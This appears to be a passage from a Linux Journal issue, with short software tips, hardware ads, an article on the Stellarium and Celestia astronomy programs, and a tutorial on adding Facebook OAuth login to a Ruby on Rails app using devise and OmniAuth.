We talk about Dropbox a lot here at *Linux Journal*—from tips and tricks, to free Web site hosting, to cloud backups. The good news for those *Linux Journal* readers stuck using alternative operating systems is that Dropbox doesn't pick favorites. (Even if we do.)

Even though Linux supports a wide variety of network protocols, getting computers networked together often can be a nightmare. For quick-and-efficient transfer of files, it's hard to beat Dropbox's seamless syncing. With the free



gStrings in Your Pocket

What may sound like a perverse concept is actually one of the many ways smartphones can change your life. If you play a musical instrument but don't happen to have perfect pitch (most of us, sadly), you can buy a tuner, pitch pipe, tuning fork or any number of other aids to keep yourself in tune. If you have a smartphone in your pocket, however, you also can simply download gStrings. Available in the Android Marketplace in either a free ad-supported version or an inexpensive ad-free version, gStrings will help you tune any number of instruments accurately.

Although it's certainly no replacement for perfect pitch, having a tuner in your pocket is very convenient if you're a musician. Quite a few tuning apps are available for Android, but I've used gStrings personally, and it works great: <https://market.android.com/details?id=org.cohortor.gstrings>.

—SHAWN POWERS

They Said It

A computer once beat me at chess, but it was no match for me at kick boxing.

—Emo Philips

As a rule, software systems do not work well until they have been used, and have failed repeatedly, in real applications.

—Dave Parnas

Computer science is no more about computers than astronomy is about telescopes.

—Edsger Dijkstra

Computers make it easier to do a lot of things, but most of the things they make it easier to do don't need to be done.

—Andy Rooney

Computing is not about computers any more. It is about living.

—Nicholas Negroponte

LinuxJournal.com

Have you visited LinuxJournal.com lately?

Check out <http://www.linuxjournal.com/tag/security> for helpful information on everything from configuring firewalls, to DNS cache poisoning, to packet sniffing. There are several great article series and tutorials to help get you over many of your security hurdles.

Don't miss Mick Bauer's "DNS Cache Poisoning, Part I" (<http://www.linuxjournal.com/article/11008>) and "DNS Cache Poisoning, Part II: DNSSEC Validation" (<http://www.linuxjournal.com/article/11029>) from our archives.

Greg Bledsoe's "Back from the Dead: Simple Bash for Complex DDoS" (<http://www.linuxjournal.com/content/back-dead-simple-bash-complex-ddos>) also may come in handy in a bind.

And, for a quick tip, take a look at Shawn Powers' video "Quick and Dirty SSH Tunneling" (<http://www.linuxjournal.com/video/quick-and-dirty-ssh-tunneling>).

—KATHERINE DRUCKMAN

Powerful: Rhino



Rhino M6500/E6510

- Dell Precision M6500 w/ Core i7 Quad (8 core)
- Dell Latitude E6510 w/ 2.53-2.8 GHz Core i5/i7
- Up to 17" WUXGA LCD w/ X@1920x1200
- NVidia Quadro FX 3800M
- 250-750 GB hard drive
- Up to 32 GB RAM (1333 MHz)
- DVD±RW or Blu-ray
- 802.11a/b/g/n
- Starts at \$1385

- High performance NVidia 3-D on a WUXGA RGB/LED
- High performance Core i7 Quad CPUs, 32 GB RAM
- Ultimate configurability — choose your laptop's features
- One year Linux tech support — phone and email
- Three year manufacturer's on-site warranty
- Choice of pre-installed Linux distribution:



Tablet: Raven



Raven X201 Tablet

- ThinkPad X201 tablet by Lenovo
- 12.1" WXGA w/ X@1280x800
- 2.0-2.13 GHz Core i7
- Up to 8 GB RAM
- 250-500 GB hard drive / 160 GB SSD
- Pen/stylus input to screen
- Dynamic screen rotation
- Starts at \$1940

Rugged: Tarantula



Tarantula CF-31

- Panasonic Toughbook CF-31
- Fully rugged MIL-SPEC-810G tested: drops, dust, moisture & more
- 13.1" XGA TouchScreen
- 2.4-2.53 GHz Core i5
- Up to 8 GB RAM
- 160-750 GB hard drive / 256 GB SSD
- Call for quote

EmperorLinux

...where Linux & laptops converge

www.EmperorLinux.com

1-888-651-6686

Model specifications and availability may vary.



Astronomy on the Desktop

Many people's initial exposure to science is through astronomy, and they are inspired by that first look through a telescope or their first glimpse of a Hubble image. Several software packages are available for the Linux desktop that allow users to enjoy their love of the stars. I look at several packages in this article that should be available for most distributions.

The first is Stellarium, my personal favorite for day-to-day stargazing. When you install it, you get a thorough star catalog. By default, Stellarium starts up in full-screen mode. The layout makes for a very attractive display of the sky above you, and almost all the details of the display are customizable.

If you hover your mouse pointer over either the bottom-left border or the lower-left-side border, one of two configuration panels appears. From here, you can set visual items, such as constellation outlines, constellation names, whether galaxies and nebulae are visible, as well as a coordinate grid. You also can set location and time values. This means you not only can see what the sky looked like in the past or what it will look like in the future, but you also can see what it looks like on the other side of the planet. Additionally, you can add even more stars to the catalog that Stellarium uses.

Stellarium includes a script capability. With it, you can script views of starfields




Figure 1. Opening Stellarium gives you a look at the local sky.

and share them with others. When you install Stellarium, you get several demo scripts to use as examples. As of version 0.10.1, there is a new scripting engine based on the Qt scripting engine. A full API is available, allowing you to interact with all of the functions that Stellarium provides. It is a full scripting language called ECMAScript. You may know it better as JavaScript. You can define your own functions, encapsulating larger chunks of work. There is a for statement, providing a loop structure that will look familiar to C and Java programmers.

To access and run scripts in Stellarium, you need to open the configuration window and click on the scripts tab. Once you've written your own scripts and want to run them, you can place them in the scripts subdirectory of the user data directory. On Linux machines, the user data directory is \$HOME/.stellarium. Once you put your



Figure 2. You can set the time so it's later, letting you check out what you might want to look for that evening.

script files there, along with any textures they may require, they will show up within the list of scripts in the configuration window. A plugin architecture also is available, but it is much harder to use, and the API varies from version to version.

The nice thing about Stellarium is that it isn't limited to your computer. It can interact with the real world in a couple ways. The first is through telescope control. Stellarium provides two different mechanisms for controlling your telescope. The older mechanism is a client-server model. The server runs as a standalone application that connects to and controls one telescope. It then can listen to one or more clients, which can include Stellarium. Several options are available for the server portion, and they provide control for many telescopes from Meade, Celestron and others. The second mechanism is a plugin for Stellarium, which first was available in version 0.10.3.




Figure 3. The configuration window lets you download even more star catalogs.

This mechanism can send only slew instructions to the telescope, which essentially are "go to" instructions.

One major warning is that Stellarium will not stop you from slewing to the sun. This could damage both eyes and equipment if you don't have proper filters on your telescope, so always be careful if you are working during the day.

The plugin can interact with pretty much any telescope that understands either the Meade LX200 interface or the Celestron NexStar interface.

The other way Stellarium can interact with the real world is as a planetarium. Stellarium can handle the calculations involved in projecting over a sphere. This way, you can make a DIY planetarium. You need a dome onto which you can project your display across the inside. You also need a video projector and a spherical security mirror. Use the spherical distortion feature in Stellarium and then project the results through



Figure 4. When you first open Celestia, you get a satellite-eye view of the Earth.

the video projector and onto the mirror. Then, you can lie back under the dome and see the sky above you. The Stellarium Web site (<http://www.stellarium.org>) has links to groups on the Internet where you can find help and hints when building your own planetarium.

The other popular astronomy program is Celestia. Celestia is a three-dimensional simulation of the universe. Where most astronomy software shows you what the sky looks like from the surface of the Earth, Celestia can show you what the sky looks like from anywhere in the solar system.

Celestia has a powerful scripting engine that allows you to produce tours of the universe. When you install Celestia, you get a script called demo.cel that gives you an idea of its capabilities. The add-on section of the Celestia Web site (<http://www.shatters.net/celestia>) includes a full repository of available scripts.

Because so much work has been done to make it as scientifically accurate as possible, it also is being



Figure 5. When you want to go to an object, you can set what object you want go to and how far away you are.

used in educational environments. Currently, 12 journeys are available that provide information for students and the general public on the wonders of the universe. As opposed to scripts, journeys give you more control over your speed and pace, allowing you to take more time at the areas that are of most interest to you.

When you install Celestia, you get the core part of the program and a few extra add-ons. Currently, more than 500 add-ons are available, and if you install them all, you will need more than 18GB of drive space. The main repository you should check out first is located at <http://www.celestiamotherlode.net>.

If you want to travel to another planet in the solar system, you can click on Navigation→Go to Object. Here you can enter the name of the object and how far away you want to be. Then, click on Go To, and you'll be taken there directly. Once you're there, you can rotate your camera view with the arrow keys. In this way, you



Figure 6. You can zoom in to see the Great Red Spot on Jupiter.

can go to Mars and turn around and see what the sky looks like from there.

If you want to move around the orbit of the body you're currently at, you can use the Shift and arrow keys to slide around and see the whole surface. What you see when you are in orbit around another planet is a texture mapped onto the body.

Celestia's core installation includes a minimal set of textures that strive to be as accurate as possible. You can change the textures being used by including add-ons from the repository. Some of these include textures that allow you to see what the Earth may have looked like during the last Ice Age or even four billion years ago.

In 2007, Vincent Giangiulio created an add-on called Lua Edu Tools. This add-on provides all kinds of extra functionality to Celestia. A toolkit is displayed on the right side of the screen that provides sliders for controlling many of Celestia's parameters. It also provides a "cockpit" overlay, making it feel even more like




Figure 7. You can look out and see the night sky on Mars.

you're flying through space. The default texture is the space shuttle, but you can use other ones too. Celestia also lets you use a joystick to control movement, so you can immerse yourself completely into your dream of flying through space.

You can share your experiences with others by saving still images or movies. If you click on File→Capture Image, Celestia lets you save a PNG or JPEG image file. Clicking on File→Capture Movie lets you save a movie of your travels. You can set the aspect ratio, the frame rate and the video quality. Once you click Save, Celestia will be ready to start recording. When you are ready, click the F11 key to start recording. When you're done, you can stop recording by clicking F12.

This article is only an introduction to what you can do. Hopefully, it inspires you to go explore the universe on your desktop. From there, bundle up and go spend the night out under the skies. You won't regret it.

—JOEY BERNARD

Fade In Pro

When I switched from Windows to Linux, I found software to replace almost everything I had been doing in Windows. Most of the software I needed was in the repos, although I did pay for a couple commercial programs.

The most difficult program to replace was Final Draft, a commercial program for writing screenplays. Final Draft is available for Windows and Macs, but not for Linux. It also does not run in Wine or CrossOver Office.

I understand that software for writing screenplays is a small niche, but it's not limited only to writers in Hollywood. Any company that prepares videos for training or other purposes would benefit from a program that helps write scripts.

You can write scripts with a word processor, of course. But, the formatting is tricky and goes beyond what you can accomplish just by using styles. A dedicated script-writing tool ensures that all your formatting is correct, and it also can help in other ways.

At first, I was able to get by with Celtx, a free screenplay program that is available for Windows, Mac and Linux. But a nasty bug crept into the Linux version, making it painful to enter character names for dialogue. Although the developer acknowledged the issue two years ago, and several new versions have been released since then, the bug is still there.


A new solution now is available. Fade In Professional Screenwriting Software is a powerful application for writing screenplays, and it includes tools for organizing and navigating the script, as well as tools for managing revisions and rewrites.

Fade In intelligently handles the various formatting elements of a screenplay. You can format the elements manually using key combinations or menus, or you can format everything just by using the Enter and Tab keys. Type a Scene Heading and press Enter, and the next element automatically is formatted as Action. Press Tab to change the formatting to Character, which automatically is followed by Dialogue. Press Tab to change from Dialogue to Parenthetical, which formats properly and inserts the parentheses.

Fade In builds autocomplete lists of your characters and locations. Once you've written a character or location, you can re-enter it with a couple keystrokes.

When it's time to produce a screenplay, Fade In can help by generating standard production reports including scenes, cast, locations and so on. You then can print these reports or save them to HTML or CSV.

Fade In can import and export files in these formats: Final Draft, Formatted Text, Screenplay Markdown, Unformatted



Text and XML. It also can import files in Celtx or Rich Text Format and export to PDF and HTML. The Final Draft format is particularly important if you want to sell your script or submit it to certain screenplay-writing contests.

Fade In is not free. According to the Web site, the regular price is \$99.95, although at the time of this writing, you can get it for \$49.95. Either way, it's much

cheaper than \$249 for Final Draft. You can download the demo and try it first, then buy it if the software works for you.

There also are versions of Fade In for mobile devices: Android, iPhone and iPad.

You can download the Linux version as a DEB, RPM or tar.gz file in either 32-bit or 64-bit versions.

Check it out at <http://www.fadeinpro.com>.

—CHARLES OLSEN

You Need A Budget



(Image from: www.youneedabudget.com)

This time of year is often rough on finances, and although there are many money-management tools available for Linux, none are quite like You Need A Budget, or YNAB for short. Unlike traditional budgeting programs, YNAB focuses on a few simple rules to help you get out of debt and, more important, to see where your money is going. If you've ever struggled with sticking to a budget (I certainly have), give YNAB a try. I'm not a "numbers person", yet YNAB seems to make sense.

YNAB is an Adobe Air-based application,

so it runs on Windows, Macintosh and Linux. It's not free, but there's a seven-day trial and a 30-day money-back guarantee. There's even an app in the Android Marketplace that will sync with your desktop application for entering purchases on the go. YNAB isn't for everyone, but if you've ever struggled with budgeting and been frustrated that most finance applications are Windows-only, give YNAB a try:


<http://www.youneedabudget.com>.

—SHAWN POWERS

Casper, the Friendly (and Persistent) Ghost

Creating a live Linux USB stick isn't anything new. And, in fact, the ability to have persistence with a live CD/USB stick isn't terribly new. What many people might not be aware of, however, is just how easy it is to make a bootable USB stick that you can use like a regular Linux install. Using the "Startup Disk Creator" in any of the Ubuntu derivatives, creating a bootable USB drive with persistence is as simple as dragging a slider to determine how much space to reserve for persistence!

The concept of persistence has come a long way too. The casper filesystem basically overlays the live USB session, so you actually can install programs in your live session and have those programs



remain installed the next time you boot. The same is true with files you might create and store in your home directory as well. If you've ever liked the concept of a live USB, but felt limited by the default set of applications, persistence is for you. In fact, with a sizable USB stick and a little more work, you can make a multiboot USB stick with persistence as well.

—SHAWN POWERS

EMBEDDED SERVER

- Fanless x86 500MHz/1GHz CPU
- 512MB/1GB DDR2 RAM On Board
- 4GB Compact Flash Disk
- 10/100 Base-T Ethernet
- Reliable (No CPU Fan or Disk Drive)
- Two RS-232 Ports
- Four USB 2.0 Ports
- Audio In / Out
- Dimensions: 4.9 x 4.7 x 1.7" (125 x 120 x 44mm)

Standard SIB
(Server-In-a-Box)
Starting at \$305
Quantity 1.

Since 1985
OVER 25 YEARS OF SINGLE BOARD SOLUTIONS

EMAC, Inc.
EQUIPMENT MONITOR AND CONTROL

Phone: (618) 529-4525 • Fax: (618) 457-0110 • Web: www.emacinc.com



REUVEN M.
LERNER

Working with OAuth

Want your users to be able to log in via Facebook, Twitter or Google+? OAuth is the answer!

Like many software developers (and people in general), I'm something of a hypocrite. When I'm working with clients, I tell them how important it is to have secure passwords, how they should use a different password on every site, and how they should force their users to have secure passwords as well. And although I often do use different passwords for different sites and try to change them on a semi-regular basis, the fact is that I can remember only so many different ones and end up reusing a number of them in different variations and at different times. Better (or worse) yet, I don't need to remember these passwords, because my browser can and often will do it for me.

Now, this clearly is a problem, because it means if others crack one of my reused passwords, they might (depending on the password in question) be able to access a number of other systems around the world, from sites where I shop to servers I help operate.

Passwords have other problems associated with them as well. When you register with a Web site, how do you know that you can trust the site with your identity? Do you really want to create another account? You've already registered with many different sites through the years. Why not just use one of those logins to authenticate your session at another site? (Of course, you could argue that there's no reason to trust certain sites, such as Facebook, but that's another discussion entirely.)

This idea, that you shouldn't need to register with new sites and instead should be able to use your existing registration information from other sites, has gained popularity in the last few years. A protocol known as OAuth makes it possible to put this into effect, letting any site be a "consumer" (that is, use another site's authentication credentials) or a "provider" (that is, make its user-registration information available to other applications). This

OAuth is platform-neutral, meaning you can use it from any language you like.

means that although people normally might use OAuth to log in via Twitter or Facebook, there's no reason why your own applications could not be providers as well. OAuth itself is silent on this matter, allowing each consumer application to decide which providers it will and won't allow.

This column focuses on Web applications, so I'm not going to discuss the OAuth protocol itself. For that, I suggest reading the appropriately named "A Primer to the OAuth Protocol" by Adrian Hannah in the June 2011 issue of *LJ* (see Resources).

A number of alternatives have been proposed through the years, but none of them really have taken off. One of the more intriguing suggestions, OpenID, is something I covered several years ago in this column, and I'd still like to see it succeed, but as a speaker mentioned at a conference I recently attended, OpenID was neither clear nor appealing to anyone outside the software development community.

This article shows how to include OAuth in your own applications. OAuth is platform-neutral, meaning you can use it from any language you like. As regular readers of this column know, I'm a big fan of the Ruby language and

the Ruby on Rails framework for Web development, so I demonstrate OAuth in that way here. Implementations for many other languages and frameworks exist as well, so if you're not a Ruby developer, consider looking for the appropriate library for your favorite language.

OAuth Basics

As I mentioned previously, I'm not going to describe the OAuth protocol in detail. Rather, I want to describe how it works from the perspective of a Web application.

First and foremost, you need to decide which providers you are interested in using and then register with each of them. Different applications will want to use different providers. For example, GitHub, a commercial service that hosts Git repositories, supports OAuth. If your users are likely to have GitHub accounts, it might be worthwhile to have it as a provider. But, if you're creating a consumer shopping application, the odds are pretty good that most of your users won't have GitHub accounts. Thus, you also should consider another provider, such as Facebook or Twitter.

Registering with a provider gives you a unique ID and a secret, which you can think of as a user name and

password for your application. These will allow your application to connect to the provider.

When users want to authenticate to your non-OAuth site, they typically have to enter a user name and password. But if your system uses OAuth, the user name and password (or any other system) is handled by the provider, rather than by the consumer (that is, your application). So long as the provider agrees that you're who you say you are, your application will accept that claim.

The authentication process begins when users indicate they want to log in via a third-party provider. Users are redirected to a URL on the provider's site, where users are asked to authenticate. In some cases, this can happen in one step, passing the application's ID; in other cases, it requires two HTTP transactions: one to get a request token and a second to perform the actual authentication. Regardless, the result of authentication is an HTTP request from the provider to your application. That request will include several additional parameters, including a code generated by the provider.

Finally, your application must make a call to the provider, combining everything you have used so far—the application's unique ID for this provider, the secret and the code you got from the provider after the user's authentication. If all goes well, the server will respond by requesting your URL again, indicating (via passed parameters) that you have authenticated this user.

Actually, one additional piece of information is handed to the OAuth provider, namely the "scope", which you can think of as a set of permissions. Many providers offer different amounts of information about a person. For example, Facebook could provide you with my name and e-mail address, information about my friends or even the ability to read my chat and inbox messages.

Not all users will want to allow your application the full set of Facebook permissions. A good general rule of thumb is that you should ask for the minimum set of permissions from the provider that will allow your application to work. If your application works on your Facebook inbox, it obviously will need permission to work with the inbox. If not, there's no reason to grant it such permission. The permissions you request in the "scope" parameter will be displayed to the user as part of the authentication dialog, such that he or she will not be surprised by the degree to which the consumer application can access private data.

Setting Up Devise

If the above flow seems a bit complicated, that's because it is. Instead of a simple HTML form that is submitted to a controller on your own server, you're now having a conversation with a remote server that requires three or four different HTTP transactions, each with its own set of parameters. But, it's pretty

clear to me that for all of its complexity and added overhead, OAuth is a good way to go for many Web sites.

Fortunately, as is often the case with open-source software and network standards, freely available libraries make the integration of such functionality fairly easy. For example, let's assume I want to create a "hello, world" application. Anonymous users get a plain-old "hello, world", but registered users get a premium version of "hello, world", so there's a big incentive for people to register and sign in.

I have been using the devise library for user registration and authentication for some time now, and I've found it to be quite easy to use as well as flexible. I'm not the only one who has found it to be flexible though. A large number of plugin modules are available for devise, making it possible to change the way authentication is done. One of these plugins is called (somewhat confusingly) OmniAuth, which makes it possible to authenticate against a variety of sites and protocols, including OAuth.

At the shell prompt, I first created three databases in PostgreSQL:

```
createdb helloworld_development  
createdb helloworld_test  
createdb helloworld_production
```

I then created a simple application using PostgreSQL:

```
rails new helloworld -d postgresql
```

Next, I modified the Gemfile such that it would use devise, by adding the following line:

```
gem 'devise'
```

Then, I invoked:

```
bundle install
```

to ensure that the Ruby gem was installed in my application. Next, I installed devise into my application:

```
rails g devise:install
```

With that in place, I created a new "user" model, using the generator that comes with devise:

```
rails g devise user
```

I then created a new route, so that I can get to the home controller:

```
root :to => 'home#index'
```

Realizing I didn't yet have a home controller, I then added it:

```
rails g controller home
```

Next, I removed public/index.html to ensure that it doesn't take over from my application.

Then, I made a slight change to the database configuration file

Because I'm using devise, I can add a before filter to any controller that forces users to log in if they haven't done so already.

(config/database.yml). I created the database as the "reuven" user, which doesn't require a password on my local machine, but Rails (reasonably) assumes that I want to have a unique database user for this application. So I modified config/database.yml, such that the "user name" provided was changed to "reuven". I was able to test that database access worked correctly by using the shortcut to enter the psql database client:

```
rails db -p
```

With all of that in place, I ran the migrations:

```
bundle exec rake db:migrate
```

That created my user model in the database.

Next, I modified app/views/hello/index.html.erb, such that it gives a quick "Hello" response to anyone who invokes it and added the following route in config/routes.rb:

```
match '/hello' => 'hello#index'
```

I realize that this seems like an awfully long set of steps just so you can play

with OAuth. But if you've been doing Rails development for any length of time, this shouldn't faze you too much, as much of it becomes second nature.

Adding Authentication

Now that I have a basic working application, I'm going to force people to log in. Because I'm using devise, I can add a before filter to any controller that forces users to log in if they haven't done so already. I just add the following inside the controller's classes for people to be signed in:

```
before_filter :authenticate_user!
```

I put this line at the beginning of the class definition of HelloController. And sure enough, the next time I went to / on my server, I got a registration form.

So far, so good, but say you don't want to have a devise registration form. Rather, you want people to sign in via a third-party application. For now, let's say you want people to log in via Facebook. How do you accomplish that?

Well, the first thing you need to do is ensure that you're on a "real" URL, on a publicly available server. It's nice to develop on your own local computer,

using NAT and a router, but remember that OAuth requires that the server will send a message to use via HTTP. If your server is unreachable from the outside world, this will be a problem.

The second thing is that you need to register with Facebook in order for this to work. Facebook registration means creating a new application, just as if you were building an application on the Facebook platform itself. I went to <https://developers.facebook.com/apps>, clicked on create new app and entered "helloworld" for the app name and "atfhelloworld" as the namespace. A few moments later, I was looking at the page for my brand-new application, with both an ID and a secret.

I then went to the text field labeled, "I want to allow people to log in through Facebook", and entered the public URL for my application, which I intend to set up: <http://www.lerner.co.il:2222/>.

Now that Facebook knows where it can and should go, you need to make some configuration changes on your server. After all, while you're using devise, you haven't configured OAuth at all.

The first thing you need to do is tell your Rails application to load the gems that will be necessary for Omniauth, OAuth and OAuth's connection to Facebook, by putting the following in your Gemfile:

```
gem "oa-oauth", :require => "omniauth/oauth"
gem 'omniauth-facebook'
```

Notice that you need the :require parameter, because the name of the gem isn't identical to the location of the file that defines the library of the same name.

Next, open up your User model (app/models/user.rb), and add :omniauthable to the long list of descriptions that you give your user model. By default, the list looks like this:

```
devise :database_authenticatable, :registerable,
       :recoverable, :rememberable, :trackable, :validatable
```

But, after you're done, it looks like this:

```
devise :database_authenticatable, :registerable,
       :recoverable, :rememberable, :trackable, :validatable,
       :omniauthable
```

Now, tell Omniauth your ID and secret for connecting to Facebook, putting them in the devise configuration file, config/initializers/devise.rb. Omniauth is a separate gem, but you're using it within devise, so the configuration goes into that file. Omniauth actually is a common and popular gem to use with devise, which is why the following comments are placed inside this configuration file by default:

```
# ==> OmniAuth
# Add a new OmniAuth provider. Check the wiki
# for more information on setting
# up on your models and hooks.
# config.omniauth :github, 'APP_ID', 'APP_SECRET', :scope =>
# 'user,public_repo'
```

I added a line here for Facebook:

```
config.omniauth :facebook, '149179328516589',
  'XXXXXXXXXXXXXX',
  :scope => 'user_about_me,user_education_history,read_friendlists'
```

Notice how the scope is Facebook-dependent; each provider can set its own list of scopes, according to what information it has to offer.

Finally, you need to modify your application such that when the user wants to log in, you go to Facebook, rather than to the default registration and login forms. For this to work, you need at least one page without authentication enabled. (As a general rule, you don't want to authenticate every page on a system—after all, users should be able to see the home page without logging in, right?)

Thus, I changed the before_filter in HelloController to read:

```
before_filter :authenticate_user!, :except => :index
```

In other words, users need to be authenticated except for your home (default) page, index. I also added a new route to config/routes.rb:

```
match '/goodbye' => 'hello#goodbye'
```

This means that your “hello” controller responds to a second action, named “goodbye”. And, according to the rules you have established, users

who want to see “goodbye” need to log in. Sure enough, after putting in these changes, going to /hello results in a “hello!” being displayed, without any need to register or log in. But, going to /goodbye redirects you to the devise login form.

Now that users can come to your home page without being logged in, you can provide them with the option to log in, either using your regular registration system or via Facebook. The easiest way I've found to do this is to modify the default layout for the application, in app/views/layouts/application.html.erb. I added the following:

```
<%= link_to "Sign up", new_user_registration_path %> &bull;
<%= link_to "Sign in", new_user_session_path %> &bull;
or <%= link_to "Sign in with Facebook",
user_omniauth_authorize_path(:facebook) %>
```

